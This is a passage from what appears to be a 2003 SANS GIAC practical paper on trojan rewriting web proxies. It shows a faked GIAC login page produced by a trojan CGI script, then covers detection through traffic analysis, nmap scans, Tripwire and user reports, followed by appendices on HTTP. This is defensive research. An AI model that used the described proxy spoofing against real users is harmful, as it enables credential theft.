About SANS Contact SANS SANS Forum New to SANS F.A.Q. PGP Key/Local Copy Surveys Webcasts
News & Vulnerabilities Projects Knowledge Base/Resources Sample Policies Top 20 Vulnerabilities
ENTER
FORGOT PASSWORD
Transferring data from lav.aliant.net...

WELCOME TO THE SANS GIAC PROGRAM GATEWAY

Click Here for secure login page.

Please enter your correct UserName and Password in order to see your SANS GIAC Program curriculum.

An error has occurred. Please try again.

SANS UserName

Forgot your SANS UserName? Enter your e-mail address and click FORGOT PASSWORD, below

Password

Forgot your password? Enter your SANS username or e-mail address and click below to have it e-mailed to you.

© 2003 The SANS Institute

Figure 2-9: Trojan CGI Script Output: Error Page

In this way, we can exploit the lack of data integrity between the HTTP client and server. Knowing this should allow system administrators to have an edge against the black hats and we should be able alerted if they try this.

Discovering the Attack and Protecting Against It

Determining if a rewriting proxy is duping you can be quite challenging, especially given that you will likely be relying on trouble reports from your users to determine that there is actually something wrong.

Depending on how bad the infestation is, you may see a change in your organization's IP traffic patterns. Since HTTP accounts for a large portion of traffic on the Internet, and a large number of people using the network suddenly start sending all of their web requests through a single proxy server, you may begin to see a significant increase in traffic to a single destination. In the example shown by Figure 2-10, analysis of the router logs from Router #2 would show an increase in the amount of traffic that is headed in/out of interface to which the Trojan Proxy's network is connected. If the Trojan Proxy Server is also a caching server, you may detect a decrease in the amount of web traffic leaving the "Internet" network interface. Depending on how the attacker has implemented the proxy, it may appear as traffic to a proxy port (any available TCP port on the Trojan proxy server) or as web traffic (if the proxy has been implemented as a transparent proxy).




Figure 2-10: New Traffic Pattern – No Existing Proxy Server

In the example shown by Figure 2-11, the network has an existing proxy server configured. This would work to the attacker's advantage in deployment, as people are already expecting some sort of proxy server to be between them and the web site. However, it is equally useful in detecting the Trojan proxy, as it gives you a strict baseline on how your network traffic should look (i.e. all web traffic is to head to a particular server and then (possibly) out of the network). In our example, both Router #1 and Router #2's traffic will change. On router #1, you will see a decrease in the amount of traffic, since the web requests are now traveling straight through the router. Router #2 will show an increase in the amount of traffic it is managing. If the two proxy servers are of differing types (e.g. the Trojan Proxy Server is a simple rewriting proxy and the original Corporate Proxy Server is a caching proxy server) you could see a change in the amount of traffic on the Internet link.




Figure 2-10: New Traffic Patter – No Existing Proxy Server

There are a couple things that can be done at the network level to detect an undesired proxy or prevent one from being implemented.

Not only is it important to keep people out of your network with firewalls, it is equally important that your organization establishes a policy which defines what internet applications are allowed access outside of the corporate network and blocks all others. By taking a "default deny" stance on your outbound firewalls, you gain control over what your users are doing. If your network currently has a proxy server, this should be the only host that is allowed to connect, via HTTP, to the Internet. This would prohibit Trojan proxy servers from functioning properly. Of course, if the attacker was particularly sneaky, he/she could direct the traffic from the Trojan proxy, through the legitimate proxy server, thus being granted access to the Internet. However, that would generate enough changes to network traffic patterns to should show up on log analysis programs and easily be detected.

This brings us to the next line of defence: your router logs. Using a traffic or log analysis tool, you will be able to see changes to your network traffic after a baseline is determined. If you know the [general] path that protocols take within your network, then you will begin to see the difference (as described above) in your network traffic reports when things start heading in different directions. Packet counts will increase on an abnormal port and cause you to take a closer look at that portion of the network.

Next in your arsenal, you should consider implementing regular port scans to enforce corporate policy. If your policy states that there are to be no "unauthorized" servers, you will need to come up with a way to find them. The ideal way to do this is through port scanning. Initially used as reconnaissance by attackers (to see what is vulnerable on your network), port scanners have become a valuable tool in securing your network. If you are seeing what the bad guys are seeing, then you can easily find the probl ems and deal with them. In our case, we're looking for services that should not be running on a server (or even client).

Example output from nmap 3.0 (a popular port scanner) is available in Table 2.5. As you can see, the scanner did detect the *FilterProxy* program running on port 9999, though it does not know what this is (since it is a non-standard program and port).

```
root@spatula sbin]# nmap -p 1-65000 spatula

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on spatula (172.16.0.250):
(The 64989 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
53/tcp     open        domain
80/tcp     open        http
111/tcp    open        sunrpc
143/tcp    open        imap2
443/tcp    open        https
993/tcp    open        imaps
6000/tcp   open        X11
9999/tcp   open        unknown
32768/tcp  open        unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 93 seconds
```

Table 2-5: NMAP Scan against Test *FilterProxy* Server.

The problem with port scanning entire networks is the amount of time it requires. Since you do not know on which port an attacker will run their service, we will need to scan all available TCP ports. As shown in the above example, this involves scanning approximately 65,000 ports. Based on the information from the sample, scanning a network of 100 machines would take over 2.5 hours. Running the tool on the server, talking across an active network, you will quickly start to see how long it really takes.

In addition to the amount of time required to make the scan possible, you also have to keep track of your baseline (i.e. what servers are allowed to run what). This in itself can be a time consuming and difficult prospect, and even more difficult if the network you are talking about is an ISP. Perhaps some classes of accounts are permitted to run servers and others not. If it is conceivable that a system be derived to track your baseline, and appropriate policy adjustments made, regular port scans of your network can be invaluable.


Aside from scanning the network for abnormal traffic and ports, it's also important to watch the systems themselves. Running a file integrity checker, like *Tripwire* (http://www.tripwire.com), on your network elements (routers and switches) and servers, can help detect any unauthorized change to these devices. File Integrity Checkers will make a blueprint of the device - in the case of *Tripwire*, an MD5 hash of all of the files being watched - and store this in a special database. This database is then stored in a secure location, usually on read-only media, so that it cannot be tampered with. Periodically, the administrator (or an automated process) will check this "trusted" system image against the current system image. Any deviations from the trusted image are reported to the administrator for further investigation. Running such a program will prevent attackers from implementing a transparent proxy server by detecting any changes to the network elements, and it will prevent implementation of a new service on one of the existing servers.

It is likely that the first indication of a problem will be when users start complaining about problems they are having with their web access. If your users don't currently use a proxy server, some of the common quirks with proxy servers may start to appear.

One such problem is the failure to detect a change to a frequently updated web page, such as e-bay (www.ebay.com) or a news service like CNN (www.cnn.com) or CBC (www.cbc.ca). Caching proxy servers will sometimes show out-of-date versions of these pages because they do not realize that the content has been updated. Most proxy servers will check with the source after a predetermined period of time. There are meta tag controls available to web developers which will instruct a proxy server (if coded properly) when to check back for an updated web page.

Another common problem is when a web site uses the requestor's IP address to allow or deny access to the web site. If the proxy server is on an unauthorized network, the user will likely not be able to log in. Even though the user is on a valid network, the proxy server looks like it is the one attempting the connection and the connection will likely be denied. I have seen modern proxy servers implemented with special rules (pass through rules) configured for these servers. In this mode, the proxy server does not rewrite the originating IP address and passes this information through.

A final behaviour that may appear is the new error pages that show up due to the deployment of a web proxy. Since the proxy server is now asking on behalf of you, you may not see the original error message, but one that is created for you. I have experienced users [inaccurately] attempting to identify a deployed proxy server by the error screens it returns. In addition to the proxy-modified error response screens, there are also new errors that are produced. The one I have encountered with *FilterProxy* is an error screen when the proxy cannot resolve a hostname. (Figure 2-11) The browser response is very different when accessing it without the proxy configured (Figure 2-12). Often, something as simple as a different error screen is enough to get some users worked up; in this case, it will be useful.


An Error Occurred - Netscape
File Edit View Go Bookmarks Tools Window Help
http://www.borgcube.mybigisp.com/
Search
Mail Home Bookmarks Online Banking CBC Weather
An Error Occurred


An Error Occurred

500 Can't connect to www.borgcube.mybigisp.com:80

Figure 2-11: *FilterProxy* Connection Error

Unless your attacker is service-conscious, you will likely run into a capacity problem on the Trojan proxy server after the black hat tries to force too many clients through it. (What do they care, they probably have several of these on the go, deploying new ones as old ones are discovered.) When a proxy server becomes overloaded, it can result in unexpected behaviour ranging from non-standard error messages (Figure 2-11) to the desired web page being partially returned (e.g. missing images) or not at all.

If you are dealing with manually configured proxies, rather than transparent proxies, it's likely that users will see different behaviour between two workstations. Hopefully, duped users do not take it upon themselves to inform their friends/co-workers that they need to start using the “new proxy server” that they learned about in e-mail.


GIAC: Global Information Assurance Certification - Home Page - Netscape
File Edit View Go Bookmarks Tools Window Help
Search
Mail Home Bookmarks Online Banking CBC Weather
Loading...
The SANS Institute
Incidents.org
SANS Reading Room
SANS Bookstore
SANS Forum
Contact Us
Global Information Assurance Certification
The Industry Standard for Security Knowledge
SANS Training & GIAC Certification
SANS Cyber Defense Initiatives
New Orleans - Jan.13-18, 2003
GIAC Certified 4277
Quick Search:
SEARCH
Steps to Certification
- General Instructions
- Access to Courseware, Practical, and Exams
- Deadlines & Retakes
- Conference Students
- Online Students
Alert
OK

http://www.borgcube.mybigisp.com/

www.borgcube.mybigisp.com could not be found. Please check the name and try again.

need to validate the skills of security professionals. GIAC's purpose is to provide assurance that a certified individual holds the appropriate level of knowledge and skill necessary for a practitioner in key areas of information security. We are pleased to announce that SANS' Security Essentials is now certified and 100%

Figure 2-12: Connection Error (No Proxy)

In this case, the best defence is to educate your users. Most of the time, you may believe they are your worst enemies but they can be your best allies. Encourage them to report any inconsistencies (e.g. differences in output, strange error screens) to your helpdesk for investigation. This will likely generate a lot of “false alarms”, but it is better to be safe than sorry. If you indeed find a user that has been tricked by the telltale “forged” e-mail, or some similar social engineering technique, immediately inform your user-base of the hoax. Use a predefined communications medium to distribute the message, and if e-mail was used to forge the message, it is likely not a good idea to send out an e-mail telling your users that the message they received is false. (Which e-mail is now telling the truth?) Also, as with our example, if the message was received by e-mail, you can implement mail filters on your mail server to remove these messages before they end up in the user’s mailbox.

Closing

"With great power comes great responsibility."
- *Benjamin Parker*, Spider-Man

The Internet is changing the world; from the way we interact with each other on a personal level to the way business is conducted on a day-to-day basis. A truly global community has been formed, allowing for everyone to experience different cultures, read about diverse beliefs and encounter a wide variety of opinions. However, as with every community, the Internet does have its dark side.

As a Security Administrator, one of our responsibilities is to protect the end user from this dark side of the Internet. We have is to insure data is protected and that only people who should see it are able to access it in a secure manner. The unfortunate fact is that, if you are connected to any public network, like the Internet, you run the possibility of encountering difficulties. Even the best intentions can be corrupted.

The reality is that no matter what people believe, the WWW is a hostile environment. Anything that people are reading on the WWW may not be what the author intended, the content having been poisoned by a transparent rewriting proxy, sitting out in the wild. (This includes the research that was done for this paper.) Using a small program, which was developed with good intentions, I was able to modify content on a web page, redirect CGI processing and compromise the trust of a secure web link.

Part of being involved with the security community is keeping abreast of current, and potential, problems on the Internet. If you, and your users, are aware of the issues around this global network, you will be able best prepared to plan for, discover, and eradicate problems when they are encountered. The Cyber Defence Initiative is one such way to keep the global community informed of the problems. By documenting the weaknesses in HTTP data integrity, I hope I have made a small contribution in making the web, and the Internet, a more secure place.

Appendix A: Web Software Links

Links last verified on January 1, 2003.

Web Browsers

Netscape Navigator
    http://channels.netscape.com/ns/browsers/default.jsp
Microsoft Internet Explorer
    http://www.microsoft.com/windows/ie/default.asp

Mozilla
    http://www.mozilla.org/
Opera
    http://www.opera.com/
Extremely Lynx
    http://www.trill-home.com/lynx.html

Web Servers

Apache HTTP Server
    http://httpd.apache.org/

Microsoft Internet Information Server
    http://www.microsoft.com/windows2000/technologies/web/default.asp

Sun One Web Server
    http://wwws.sun.com/software/products/web_srvr/home_web_srvr.html

Web Proxy Servers

Squid Web Proxy Cache
     http://www.squid-cache.org/

Sun One Web Proxy Server
    http://wwws.sun.com/software/products/web_proxy/home_web_proxy.html

FilterProxy
    http://filterproxy.sourceforge.net/

Appendix B: HTTP Request Methods and Response Codes

Request Methods

Taken from RFC2616, the current valid HTTP requests are shown below. For more information on the purpose of the request, see the section referenced in the RFC.

OPTIONS	The OPTIONS method represents a request for information about the communication options available on the request/response chain identified by the Request-URI.
GET	The GET method means retrieve whatever information (in the form of an entity) is identified by the Request-URI.
HEAD	The HEAD method is identical to GET, except that the server MUST NOT return a message-body in the response. The meta-information contained in the HTTP headers in response to a HEAD request SHOULD be identical to the information sent in response to a GET request. This method can be used for obtaining meta-information about the entity implied by the request without transferring the entity-body itself. This method is often used for testing hypertext links for validity, accessibility, and recent modification.
POST	The POST method is used to request that the origin server accept the entity enclosed in the request as a new subordinate of the resource identified by the Request-URI in the Request-Line.
PUT	The PUT method requests that the enclosed entity be stored under the supplied Request-URI.
DELETE	The DELETE method requests that the origin server delete the resource identified by the Request-URI.
TRACE	The TRACE method is used to invoke a remote, application-layer loop- back of the request message.
CONNECT	This specification reserves the method name CONNECT for use with a proxy that can dynamically switch to being a tunnel (e.g. SSL tunnelling)

Full descriptions of these response states are available in Section 9 of RFC2616:
http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html#sec9

Response Codes

Also from RFC2616, the classifications of the current valid response codes from a HTTP request are as follows:

```
The first digit of the Status-Code defines the class of response. The
last two digits do not have any categorization role. There are 5 values
for the first digit:

      - 1xx: Informational - Request received, continuing process

      - 2xx: Success - The action was successfully received,
        understood, and accepted

      - 3xx: Redirection - Further action must be taken in order to
        complete the request

      - 4xx: Client Error - The request contains bad syntax or cannot
        be fulfilled

      - 5xx: Server Error - The server failed to fulfill an apparently
        valid request
```


All Available HTTP Response Codes

100	Continue
101	Switching Protocols
200	OK
201	Created
202	Accepted
203	Non-Authoritative Information
204	No Content
205	Reset Content
206	Partial Content
300	Multiple Choices
301	Moved Permanently
302	Found
303	See Other
304	Not Modified
305	Use Proxy
307	Temporary Redirect
400	Bad Request
401	Unauthorized
402	Payment Required
403	Forbidden
404	Not Found
405	Method Not Allowed
406	Not Acceptable
407	Proxy Authentication Required
408	Request Time-out
409	Conflict
410	Gone
411	Length Required
412	Precondition Failed

```
413   Request Entity Too Large
414   Request-URI Too Large
415   Unsupported Media Type
416   Requested range not satisfiable
417   Expectation Failed
500   Internal Server Error
501   Not Implemented
502   Bad Gateway
503   Service Unavailable
504   Gateway Time-out
505   HTTP Version not supported
```

Full descriptions of these response states are available in Section 10 of RFC2616:
http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html#sec10

Appendix C: Test Network Diagram



Client
Generic Dual Processor (2x Intel PIII 800Mhz)
Windows 2000 SP3

Proxy Server
Dell Optiplex GX1 (Intel PIII 550Mhz)
RedHat 8.0
FilterProxy 0.30
Apache HTTP 2.0.40

DSL Router
SMC Barricade 7004ABR

References

Practical Unix & Internet Security, Second Edition
Garfinkel, Simson and Spafford, Gene; O'Reilly & Associates, Inc., April 1996

Web Security & Commerce
Garfinkel, Simson and Spafford, Gene; O'Reilly & Associates, Inc., June 1997

FilterProxy Home Page (http://filterproxy.sourceforge.net)
McElrath, Bob, Last Modified July 2001

A Little History of the World Wide Web (http://www.w3.org/History.html)
Connolly, Dan and Cailliau, Robert, Created circa 1995, Last Modified August 2002

The World Wide Web Security FAQ (http://www.w3.org/Security/Faq/www-security-faq.html)
Stein, Lincoln D. & Steward, John N., Last Modified February 2002

Programming Perl. 2nd Edition
Wall, Larry, Christiansen, Tom & Schwartz, Randal L.; O'Reilly & Associates, Inc., June1996

Track 4 – 4.1 Incident Handling Step-By-Step and Computer Crime Investigation
Skoudis, Ed and Cole, Eric; The SANS Institute, Copyright 2002

Track 4 – 4.2, 4.3, 4.4 Hacker Technologies. Exploits and Incident Handling
Skoudis, Ed and Cole, Eric; The SANS Institute, Copyright 2002

Track 6 – Securing UNIX: 6.2 UNIX Security Tools and Their Uses
Pomeranz, Hal; The SANS Institute Copyright 2001

Track 6 – Securing UNIX: 6.4 Running UNIX Applications Securely
Pomeranz, Hal; The SANS Institute, Copyright 2001

IANA Port Numbers (http://www.iana.org/assignments/port-numbers)
No Author, Internet Assigned Numbers Authority, Last Modified January 2003

SQUID Frequently Asked Questions (http://www.squid-cache.org/Doc/FAQ/FAQ.html)
Wessels, Duane; Squid Development Team

RFC2616: Hypertext Transfer Protocol – HTTP/1.1 (http://www.w3.org/Protocols/rfc2616/rfc2616.html)
Network Working Group, The Internet Society, Copyright 1999